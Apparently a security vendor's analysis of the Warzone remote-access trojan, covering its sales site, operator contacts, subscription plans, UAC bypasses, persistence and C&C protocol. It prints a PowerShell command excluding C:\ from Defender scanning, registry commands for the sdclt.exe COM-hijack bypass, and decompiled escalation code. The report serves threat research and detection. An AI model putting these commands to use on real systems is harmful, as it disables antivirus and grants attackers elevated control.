Warzone: Behind the enemy lines

research.checkpoint.com/2020/warzone-behind-the-enemy-lines/

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Selling malware as a service (MaaS) is a reliable way for criminals to make money. Recently, various Remote Access Tools (RAT) have become increasingly popular. Though these RATs are marketed as malicious tools, their vendors like pretending that they simply sell legitimate software for system administrators, and offer different subscription plans and customer support. Some of them even include a license agreement and terms of use. The developers of such tools are constantly improving them and adding new features, resulting in increasingly sophisticated RATs.


In our report, we describe Warzone RAT, whose developers provide a wide range of different features.

OSINT

The first **Warzone RAT** advertisement publicly emerged during autumn 2018 on warzone[.]io (not accessible as of the writing of this article). Currently, the selling service is hosted on warzone[.]pw.

Malware actors also operate a dynamic DNS service at warzonedns[.]com.

According to the description from the website, the malware boasts the following capabilities and features:



- Does not require .NET.
- Remote desktop available via VNC.
- Hidden Remote desktop available via RDPWrap.
- Privilege escalation (even for the latest Win10 updates)
- Remote WebCam control.
- Password grabber (Chrome, Firefox, IE, Edge, Outlook, Thunderbird, Foxmail)
- Download & Execute any files.
- Live Keylogger with Offline Keylogger.
- Remote Shell.
- File manager.
- Process Manager.
- Reverse Proxy

Figure 1 – The advertisement on warzone[.]io.




Figure 2 – The most recent advertisement on warzone[.]pw.

The web-site also offers different ways to contact the malware actor:

- solmyr[@]xmpp[.]jp via XMPP.
- solmyr[@]warzone[.]pw via email.
- live:solmyr_12 and live:ebase03_1 via Skype.
- solmyr#4699 and EBASE#6769 via Discord.

Buyers can choose one of three subscription plans:

- Starter: 1 month, with RAT only functionality.
- Professional: 3 months, with premium DDNS and customer support.
- WARZONE RAT POISON: 6 months, with premium DDNS, premium customer support and Rootkit which hides processes, files and startup.

Select a plan

The breath of independence & stability




Figure 3 – Subscription plan selection on warzone[.]pw.

In addition, the creators offer two more options:

- Exploit builder Allows embedding malware to a DOC file.
- Crypter Packs malware to hide it from AV scanners.

Runtime & Scantime Crypter

Crypter dedicated for Warzone RAT



Figure 4 – Exploit and Crypter subscription plans

There is also a publicly available knowledge base, which contains guidelines for using the WarzoneRAT builder. The configuration guides include "Building a Client", "HDRP lost password and username", "Keylogger", etc.




Figure 5 – Knowledge Base of warzone[.]pw.

It is possible to find Warzone bundles on VirusTotal. Probably they were leaked by the customers themselves.




Figure 6 - Leaked Warzone Bundles search

Technical Details

Warzone is a RAT which is written in C++ and compatible with all Windows releases.

The malware developers have a <u>dynamic DNS service</u> at warzonedns[.]com, which means buyers aren't affected by IP address changes.

Warzone bypasses UAC (User Account Control) to disarm Windows Defender and puts itself into the list of startup programs. Finally, it runs a routine to handle C&C commands. In our report, we focus on each of these actions.

There are several different versions of Warzone and the malware is constantly being improved. Some of the described features can differ according to version

Bypassing UAC

If Warzone RAT runs with elevated privileges, it adds a whole C:\ path to exclusions of Windows Defender, utilizing the following PowerShell command:

```
powershell Add-MpPreference -ExclusionPath C:\
```

Otherwise, the malware bypasses UAC and escalates privileges with two different approaches – one for Windows 10 and the other for older versions:

- For the versions below Windows 10, it uses a UAC bypass module which is stored in its resources.
- For Windows 10, it <u>abuses the auto-elevation feature of sdclt.exe</u> which is used in the context of Windows backup and restore mechanisms.




Figure 7 – Beginning of Warzone workflow.




Figure 8 – UAC bypass strategies.

Windows 10 UAC bypass

When sdclt.exe is called from a medium integrity process (i.e. the process with standard user rights), the following events occur:

- 1. It runs another process, sdclt.exe, with high privilege.
- 2. The high privilege sdclt process calls C:\Windows\System32\control.exe.
- 3. The control.exe process runs with high privilege and tries to open HKCU\Software\Classes\Folder\shell\open\command registry value which is not found.

The malware performs <u>COM hijacking</u> by setting the path to itself to the HKCU\Software\Classes\Folder\shell\open\command key with a <u>DelegateExecute</u> parameter.

Basically, these actions can be substituted with the following commands:

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "<PATH_TO_MALWARE>" /f
reg add HKCU\Software\Classes\Folder\shell\open\command /v "DelegateExecute" /f
```

Finally, the malware terminates itself. It will be run with elevated privileges by sdclt.exe.

```
if ( yh_IsElevated() != 1 )
  bIsWow64Process = 0;
  hProcess = GetCurrentProcess();
  IsWow64Process(hProcess, &bIsWow64Process);
  if ( bIsWow64Process )
       w64DisableWow64FsRedirection(&OldValue);
  yh_CreateVulnerableRegPath();
  yh_AllocZeroString_(a1, &Filename, 0, 0x400u);
  GetModuleFileNameA(0, &Filename, 0x400u);
  yh_SetVulnerableRegValue(&g_NullPtrString, &Filename);
yh_SetVulnerableRegValue("DelegateExecute", &g_NullPtrString);
  GetSystemDirectoryW(&szSystem32Path, 0x104u);
  lstrcatW(&szSystem32Path, L"\\sdclt.exe");
ShellExecuteW(0, L"open", &szSystem32Path, 0, 0, 1);
  pExecInfo.lpFile = &szSystem32Path;
  pExecInfo.cbSize = 60;
  pExecInfo.fMask = 64;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = L"open";
  *(_OWORD *)&pExecInfo.lpParameters = xmmword_414940;
  ShellExecuteExW(&pExecInfo);
  TerminateProcess(pExecInfo.hProcess, 0);
  if ( bIsWow64Process )
        54RevertWow64FsRedirection(&OldValue);
  Sleep(0x7D0u);
  RegDeleteKeyA(HKEY CURRENT USER, "Software\\Classes\\Folder\\shell\\open\\command");
  ExitProcess(0);
```

Figure 9 – Windows 10 UAC bypass.

UAC bypass in OS versions prior to Windows 10

For Windows versions below Windows 10, the malware performs an IFileOperation exploit by Leo Davidson.

First, it creates a registry hive _rptls in HKCU\SOFTWARE. This includes a value Install with the path to itself



Figure 10 - HKCU\SOFTWARE\Install.

Then, the malware loads an executable file from WM_DSP resource and runs a shellcode that contains approximately1500 bytes (after decrypting it with XOR 0x45).

The shellcode resolves some functions, runs an instance of cmd.exe in a suspended state and performs a process replacement (ZwUnmapViewOfSection - VirtualAllocEx - GetThreadContext - WriteProcessMemory - SetThreadContext).

```
726774Ch
                                                  push
                                                            3F9287AEh
call.
         yh ResolveFunc
                                                            yh_ResolveFunc
                                                  call
mov
         esi, eax
                                                  push
                                                            0E7BDD8C5h
         dword ptr [ebp-2Ch], 'nrek'
mov
                                                            [ebp-84h], eax ; VirtualAllocEx
                                                  mov
xor
         ebx, ebx
                                                  call
                                                            yh_ResolveFunc
         dword ptr [ebp-28h], '23le'
mov
                                                            71F9D3C2h
                                                  push
lea
         eax, [ebp-2Ch]
                                                  mov
                                                            [ebp-50h], eax ; WriteProcessMemory
         dword ptr [ebp-24h], 'lld.'
                                                  call
                                                            yh_ResolveFunc
push
                                                            0FD21A7D0h
                                                  push
         [ebp-20h], bl
mov
                                                  mov.
                                                            [ebp-64h], eax ; ReadProcessMemory
         dword ptr [ebp-10h], 'ldtn'
dword ptr [ebp-0Ch], 'ld.l'
word ptr [ebp-8], 'l'
                                                  call
                                                            yh_ResolveFunc
86EFCC79h
mov
        dword ptr [ebp-8], 'l'
word ptr [ebp-8], 'l'
dword ptr [ebp-16h], 'resu'
dword ptr [ebp-18h], 'd.23'
                                                  push
mov
                                                   mov
                                                            [ebp-80h], eax ; ZwUnmapViewOfSection
                                                  call.
                                                            yh_ResolveFunc
8EF4092Bh
mov
                                                  push
                                                                               ; CreateProcessW
mov
                                                            esi, eax
         [ebp-12h], bl
dword ptr [ebp-3Ch], 'avda'
                                                            yh_ResolveFunc
0D1425C18h
mov
                                                  call
mov
                                                  push
         dword ptr [ebp-38h], '23ip'
dword ptr [ebp-34h], '11d.'
                                                            [ebp-94h], eax ; ResumeThread
                                                            yh_ResolveFunc
0D14E5C18h
mov
                                                  call
         [ebp-30h], bl
mov
                                                  push
         dword ptr [ebp-4Ch], 'RRUC'
dword ptr [ebp-48h], '_TNE'
dword ptr [ebp-44h], 'RESU'
                                                            [ebp-78h], eax ; GetThreadContext
                                                  mov
                                                  call
                                                            yh_ResolveFunc
mov
mov
                                                  push
                                                            679FCDh
         [ebp-40h], bl
                                                            [ebp-90h], eax ; SetThreadContext
                                                  mov
call
                            ; LoadLibraryA
                                                  call
         eax, [ebp-10h]
lea
                                                  push
                                                            81FØFBAAh
push
                                                            [ebp-8Ch], eax ; SetThreadContext
         eax
                                                  mov
call
                                                            yh_ResolveFunc
                            ; LoadLibraryA
                                                  call
lea
         eax, [ebp-1Ch]
                                                  push
                                                            548155D2h
                                                            [ebp-68h], eax ; BuildExplicitAccessWithNameA
yh_ResolveFunc
push
         eax
                                                  mov
                            ; LoadLibraryA
call
                                                  call
        esi
         eax, [ebp-3Ch]
                                                  push
                                                            10ACF562h
push
         eax
                                                            [ebp-6Ch], eax ; SetEntriesInAclA
                            ; LoadLibraryA
call
                                                  call.
         esi
                                                            yh ResolveFunc
                                                            10764760h
                                                  push
                                                            [ebp-70h], eax ; SetSecurityInfo
                                                  call.
                                                            yh_ResolveFunc
```

Figure 11 – Resolving functions in the shellcode

The code which is responsible for UAC bypass is taken from <u>AVE_MARIA malware</u>.

The following snippets show how the privilege escalation is performed in the context of cmd.exe .

```
GetModuleFileNameW(0, &Filename, 520u);
hNtdll_0 = LoadLibraryW(L"ntdll.dll");
RtlGetCurrentPeb = (int (*)(void))GetProcAddress(hNtdll_0, "RtlGetCurrentPeb");
hNtdll_1 = LoadLibraryW(L"ntdll.dll");
RtlEnterCriticalSection = (int (__stdcall *)(_DWORD))GetProcAddress(hNtdll_1, "RtlEnterCriticalSection");
hNtdll_2 = LoadLibraryW(L"ntdll.dll");
RtlLeaveCriticalSection = (int (__stdcall *)(_DWORD))GetProcAddress(hNtdll_2, "RtlLeaveCriticalSection");
hNtdll_3 = LoadLibraryW(L"ntdll.dll");
RtlInitUnicodeString = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hNtdll_3, "RtlInitUnicodeString");
hNtdll_4 = LoadLibraryW(L"ntdll.dll");
RtlFillMemory = (int (__stdcall *)(_DWORD, _DWORD), _DWORD))GetProcAddress(hNtdll_4, "RtlFillMemory");
hNtdll_5 = LoadLibraryW(L"ntdll.dll");
GetProcAddress(hNtdll_5, "NtAllocateVirtualMemory");
hNtdll 6 = LoadLibraryW(L"ntdll.dll");
LdrEnumerateLoadedModules = (int (_stdcall *)(_DWORD, _DWORD))GetProcAddress(
                                                                         hNtdll_6,
                                                                         "LdrEnumerateLoadedModules");
if ( !IsUserAnAdmin() )
 yh DropDllAndConfig();
  yh_MasqueradeCurrentModule();
 yh_RtlFillMemory((int)&wszPath, 260);
 GetSystemDirectoryW(&wszPath, 260u);
 lstrcatW(&wszPath, L"\\pkgmgr.exe");
 yh ElevatePriveledge(&wszPath);
  ExitProcess(0);
MessageBoxW(0, L"Hey I'm Admin", 0, 0);
ExitProcess(0);
```

Figure 12 – New entry point of cmd.exe after process replacement

The malware extracts dismcore.dll from its WM_DISM resource and drops it to %TEMP% directory along with the xml file ellocnak.xml.

```
hResInfo = FindResourceW(0, (LPCWSTR)0x65, L"WM_DISP");
hResource = LoadResource(0, hResInfo);
nNumberOfBytesToWrite = SizeofResource(0, hResInfo);
lpBuffer = LockResource(hResource);
RtlFillMemory(&FileName, 520, 0);
GetTempPathW(520u, &FileName);
lstrcatW(&FileName, L"dismcore.dll");
hDll = CreateFileW(&FileName, 0x10000000u, 1u, 0, 2u, 0x84u, 0);
WriteFile(hDll, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(hDll);
RtlFillMemory(&Buffer, 520, 0);
GetTempPathW(520u, &Buffer);
lstrcatW(&Buffer, L"ellocnak.xml");
hXml = CreateFileW(&Buffer, 0x10000000u, 1u, 0, 2u, 0x84u, 0);
WriteFile(
 hXml,
  "<?xml version=\"1.0\" encoding=\"utf-8\"?>\r\n"
  "<unattend xmlns=\"urn:schemas-microsoft-com:unattend\">\r\n"
       <servicing>\r\n"
           <package action=\"install\">\r\n"
               <assemblyIdentity name=\"Package 1_for_KB929761\" version=\"6.0.1.1\" language=\"neutral\" processorArc"</pre>
  "hitecture=\"x86\" publicKeyToken=\"31bf3856ad364e35\"/>\r\n"
               <source location=\"%configsetroot%\\Windows6.0-KB929761-x86.CAB\" />\r\n"
           </package>\r\n"
        </servicing>\r\n"
  "</unattend>\r\n
  "\r\n",
  0x1BCu,
  &NumberOfBytesWritten,
  0);
return CloseHandle(hXml);
```

Figure 13 – Dropping ellocnak.xml with a configuration.

Then it masquerades PEB (Process Environment Block) to invoke IFileOperation at a high integrity level.

```
pPeb = RtlGetCurrentPeb();
RtlFillMemory(&g_szExplorerPath, 1040, 0);
GetWindowsDirectoryW(&g_szExplorerPath, 260u);
lstrcatW(&g_szExplorerPath, L"\\explorer.exe");
// Take ownership of PEB
RtlEnterCriticalSection(*(_DWORD *)(pPeb + 0x1C));// RTL_CRITICAL_SECTION* FastPebLock;
// Masquerade ImagePathName and CommandLine
RtlInitUnicodeString(*(_DWORD *)(pPeb + 0x10) + 0x38, &g_szExplorerPath);// ProcessParameters::ImagePathName::Length
RtlInitUnicodeString(*(_DWORD *)(pPeb + 0x10) + 0x40, &g_szExplorerPath);// ProcessParameters::ImagePathName::MaximumLength
RtlLeaveCriticalSection(*(_DWORD *)(pPeb + 0x10));
// Masquerade FullDllName and BaseDllName
return LdrEnumerateLoadedModules(0, yh_Callback_ReplaceFullAndBaseDllName, pPeb);
```

Figure 14 - Masquerading PEB.

In the next step, it uses pkgmgr.exe to load a dismcore.dll with elevated privileges.

```
cwszPkgmgr = pwsPkgmgrExePath;
CoInitialize(0);
RtlFillMemory(&pBindOptions, 36, 0);
RtlFillMemory(&pExecInfo, 60, 0);
 CoCreateInstance(&rclsid, 0, 7u, &riid, &ppv);
if ( ppv )
  (*(void (_
             _stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
pBindOptions.cbStruct = 36;
CoGetObject(L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}", &pBindOptions, &riid, &ppv);
(*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 20))(ppv);
    reateItemFromParsingName(&FileName, 0, &unk_402090, &v4);
RtlFillMemory(&Buffer, 260, 0);
GetSystemDirectoryW(&Buffer, 0x104u);
SHCreateItemFromParsingName(&Buffer, 0, &unk_402090, &v3);
(*(void (_stdcall **)(LPVOID, int, int, _DWORD, _DWORD))(*(_DWORD *)ppv + 56))(ppv, v4, v3, 0, 0);
(*(void (_stdcall **)(LPVOID))(*(_DWORD *)ppv + 84))(ppv);
(*(void (_stdcall **)(int))(*(_DWORD *)v3 + 8))(v3);
v3 = 0;
(*(void ( stdcall **)(int))(*( DWORD *)v4 + 8))(v4);
v4 = 0;
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.nShow = 0;
pExecInfo.lpFile = cwszPkgmgr;
pExecInfo.lpParameters = L"/n:%temp%\\ellocnak.xml";
pExecInfo.lpDirectory = 0;
if ( ShellExecuteExW(&pExecInfo) && pExecInfo.hProcess )
  WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
  CloseHandle(pExecInfo.hProcess);
if ( ppv )
  (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
if ( v4 )
  (*(void (_stdcall **)(int))(*(_DWORD *)v4 + 8))(v4);
if ( v3 )
  (*(void (__stdcall **)(int))(*(_DWORD *)v3 + 8))(v3);
CoUninitialize();
```

Figure 15 – Privilege elevation.

The loaded DLL retrieves the path to the Warzone malicious file from https://html.nctal1, iterates through running processes and kills the Warzone process if it already exists. Then it runs the Warzone executable again, this time with Admin privileges.

Persistence

The malware copies itself to <code>C:\Users\User\AppData\Roaming\<INSTALL_NAME>.exe</code> and adds this path to <code>HKCU\Software\Microsoft\Windows\CurrentVersion\Run</code>. By default the <code><INSTALL_NAME></code> is images.exe, but Warzone's builder allows specifying any name of this executable file.

It also creates a registry hive HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UIF2IS20VK and puts a pseudo-random generated sequence of 256 bytes under the inst value there.

If the malware was run without Admin privilege and it hasn't been already terminated by its elevated instance, it copies itself to <a href="mailto:c:\ProgramData\<PREDEFINED_NAME">c:\ProgramData\<PREDEFINED_NAME and simply runs itself again from the new location.

Network Communication

The malware communicates with its C&C server via TCP over the 5200 port. The packets' payload is encrypted with RC4 using the password "warzone160\x00" (the final null terminator is used as a part of the encryption key).

The layout of an unencrypted packet:




Figure 16 – Unencrypted packet structure.

Example: unencrypted response packet:




Figure 17 – A response from the Warzone server.

Table 1 - Response packet fields

Offset	Size	Info
0x00	4 bytes	Magic number
0x04	4 bytes	Payload size
0x08	4 bytes	Packet ID
0x0C	[Payload size]	Payload data

Even though Warzone is supposed to encrypt its TCP packets, some versions use non-encrypted communication.




Figure 18 – Encrypted and Non-encrypted Warzone TCP streams.

The strings in packet payload are stored in the following format:




Figure 19 – BSTR structure layout.

The malware decrypts the C&C server domain and tries to connect to it. After the server accepts the connection, it sends a packet with the message ID = 0 and an empty payload to the client. In return, the malware collects information about the infiltrated computer and sends it back to the server in a response packet. This packet contains the following data:

- SHA-1 of MachineGUID
- · Campaign ID.
- · OS version.
- · Admin status.
- Is WOW64 process.
- · PC name.
- · Malware storage path.
- MurmurHash3 of the malicious file.
- RAM size.
- CPU information.
- · Video controller information.

The bot ID is a SHA-1 hash of MachineGUID registry value in HKLM\Software\Microsoft\Cryptography.

The bot then waits for further commands from the server. Server message IDs are even numbers from 0x00 to 0x3C. The bot's packets are represented by add IDs from 0x01 to 0x3B. Some commands (such as a command to terminate the bot) are not supposed to have an answer in the response or else contain an empty payload.

Basically, the bot provides the attacker with an ability to control an infected PC using a remote shell, RDP or VNC console. It provides remote task and file managers, streams the desktop to the attacker, allows using a web camera, and more.

Network communication messages:

The following table contains the majority of message codes that a client and a server exchange with each other. The codes can be slightly different across Warzone versions.

ID	Source	Info
0x00	C&C	Machine Info Request
0x01	ВОТ	Machine Info Response
0x02	C&C	Enumerate Processes Request
0x03	ВОТ	Enumerate Processes Response
0x04	C&C	Enumerate Disks Request
0x05	ВОТ	Enumerate Disks Response
0x06	C&C	List Directory
0x07	ВОТ	List Directory
0x08	C&C	Read File
0x09	BOT	Read File
0x0A	C&C	Delete File Request
0x0B	BOT	Delete File Response
0x0C	C&C	Kill Process
0x0E	C&C	Remote Shell Request
0x0F	ВОТ	Remote Shell Response
0x11	ВОТ	Get Connected Cameras Response
0x12	C&C	Get Connected Cameras Request

0x13	C&C	Camera BMP Frame Transmission
0x14	C&C	Start Camera
0x15	вот	Heartbeat (per 20 sec)
0x16	C&C	Stop Camera
0x17	вот	VNC port setup Response
0x18	C&C	Heartbeat (per 20 sec)
0x19	ВОТ	Browsers' Passwords Recovery Response
0x1A	C&C	Uninstall Bot
0x1C	C&C	Upload File
0x1D	ВОТ	RDP Response
0x1E	C&C	Send Executable File to a Client
0x20	C&C	Browsers' Passwords Recovery
0x22	C&C	Download & Execute Request
0x24	C&C	Keylogger (Online)
0x25	вот	Download & Execute Response
0x26	C&C	Keylogger (Offline)
0x28	C&C	RDP
0x2A	C&C	Reverse Proxy Start
0x2C	C&C	Reverse Proxy Stop
0x30	C&C	VNC port setup Request
0x32	C&C	VNC Stop
0x33	C&C	Escalate Privileges
0x38	C&C	Reverse Sock Port Setup Request
0x3A	C&C	Run file (cmd /c open <file_path>)</file_path>
0x3B	ВОТ	Get Log storage path Response
0x3C	C&C	Get Log storage path Request

Some examples of C&C-to-Bot communication


Request information about an infected machine

C&C Request ID: 0x00

BOT Response ID: 0x01

Request Payload Layout: None

Response Payload Layout



	Storage Path	Mu	ırMu	rHas	sh3		RAM	Size	•	CPU Name	Video Card Name
	Type: BSTR	XX	XX	XX	XX	XX	XX	XX	XX	Type: BSTR	Type: BSTR

Enumerate Processes

C&C Request ID: 0x02

BOT Response ID: 0x03

Request Layout: None

Response Payload Layout:



Enumerate Drives

C&C Request ID: 0x04


BOT Response ID: 0x05

Request Payload Layout: None

Response Payload Layout:


Drive 0 Path	D	Drive 0 Type			Drive N Path	D	rive	N Typ	рe
Type: BSTR	XX	XX	XX	XX	 Type: BSTR	XX	XX	XX	XX

Request example:





Response example:



List Directory

C&C Request ID: 0x06

BOT Response ID: 0x07

Request Payload Layout:




Response Payload Layout:

· If empty: None;


· If not empty:

Path	Is	s Dire	ecto	ry		File	Size		1	erm	inato	or	Path	Is	Dir	ecto	ry		File	Size		ı	ermi	nato	r
Type: BSTR	XX	00	00	00	XX	XX	XX	XX	00	00	00	00	 Type: BSTR	XX	00	00	00	XX	XX	XX	XX	00	00	00	00

Request example:



Response example:




Delete File

C&C Request ID: 0x0A

BOT Response ID: 0x0B


Request Payload Layout:




Response Payload Layout:

E	ггог	Cod	е	File Path
XX	XX	XX	XX	Type: BSTR

Request example:



Response example:



Browsers' Passwords Recovery

C&C Request ID: 0x20


BOT Response ID: 0x19

Request Payload Layout: None


Response Payload Layout:

Host	Login	Password	Terminator			Host	Login	Password	Terminator			r
Type: BSTR	Type: BSTR	Type: BSTR	00 00	00	00	 Type: BSTR	Type: BSTR	Type: BSTR	00	00	00	00

Request example:



Response example:



Download & Execute

C&C Request ID: 0x22

BOT Response ID: None

Request Payload Layout:

Download URL Type: BSTR

Response Payload Layout: None

Terminate Bot

C&C Request ID: 0x1A

BOT Response ID: None

Request Payload Layout: None

Response Payload Layout: None

Administration Panel & Builder

One of the leaked Warzone panels/builders represents Warzone version 1.84. It is written in .NET and is obfuscated by a custom obfuscator.



Figure 20 – Warzone panel.

The code is obfuscated by numerous arithmetical calculations and switch constructions that do not influence the control flow and are supposed to hide the useful instructions.

For example, the constructor of the class in **Figure 21** (below) has 365 lines of code which do only one thing: assign the constructor argument to a class member.




Figure 21 – Decompiled panel code.

From the context menu of the corresponding bot, the buyer can fully control the infected machine using remote command line, process/file manager and other features.




Figure 22 – Context menu of a bot record.

The panel bundle contains the following items:

- Warzone RAT*.exe and Warzone RAT*.exe.config .NET assembly and configuration file of the panel.
- Legitimate libraries license.dll and PETools.dll.
- License file license.dat .
- Client stub cratclient.bin (cb6d6f17c102a8288704fe38dd9e2cf9) for the builder.
- Directory Clients contains data which is specific for each client: downloaded files, logs, RDP passwords, etc.
- Directory Datas contains mostly legitimate software such as <u>RDPWrap</u> libraries, SQLite library, VNC clients (<u>TightVNC</u> and <u>TigerVNC</u> clients) and so on. These files are transferred to a client when the corresponding feature is triggered.




Figure 23 – Content of the panel bundle.

Conclusion

Though Warzone is represented as a legitimate tool, similar to other popular RATs, it is practically an ordinary Trojan with functionality similar to other RATs. It can be distributed by other malicious software or via spam mail.

On the other hand, unlike many other popular RATs (e.g. NanoCore, Remcos, etc.) which are developed using .NET, Warzone was written with object-oriented C++ code. Warzone also has its own network protocol over TCP instead of using HTTP communication. In addition to a custom network protocol and a nice network infrastructure, Warzone includes 2 different UAC bypass approaches which are quite reliable for Windows 10 and prior versions.

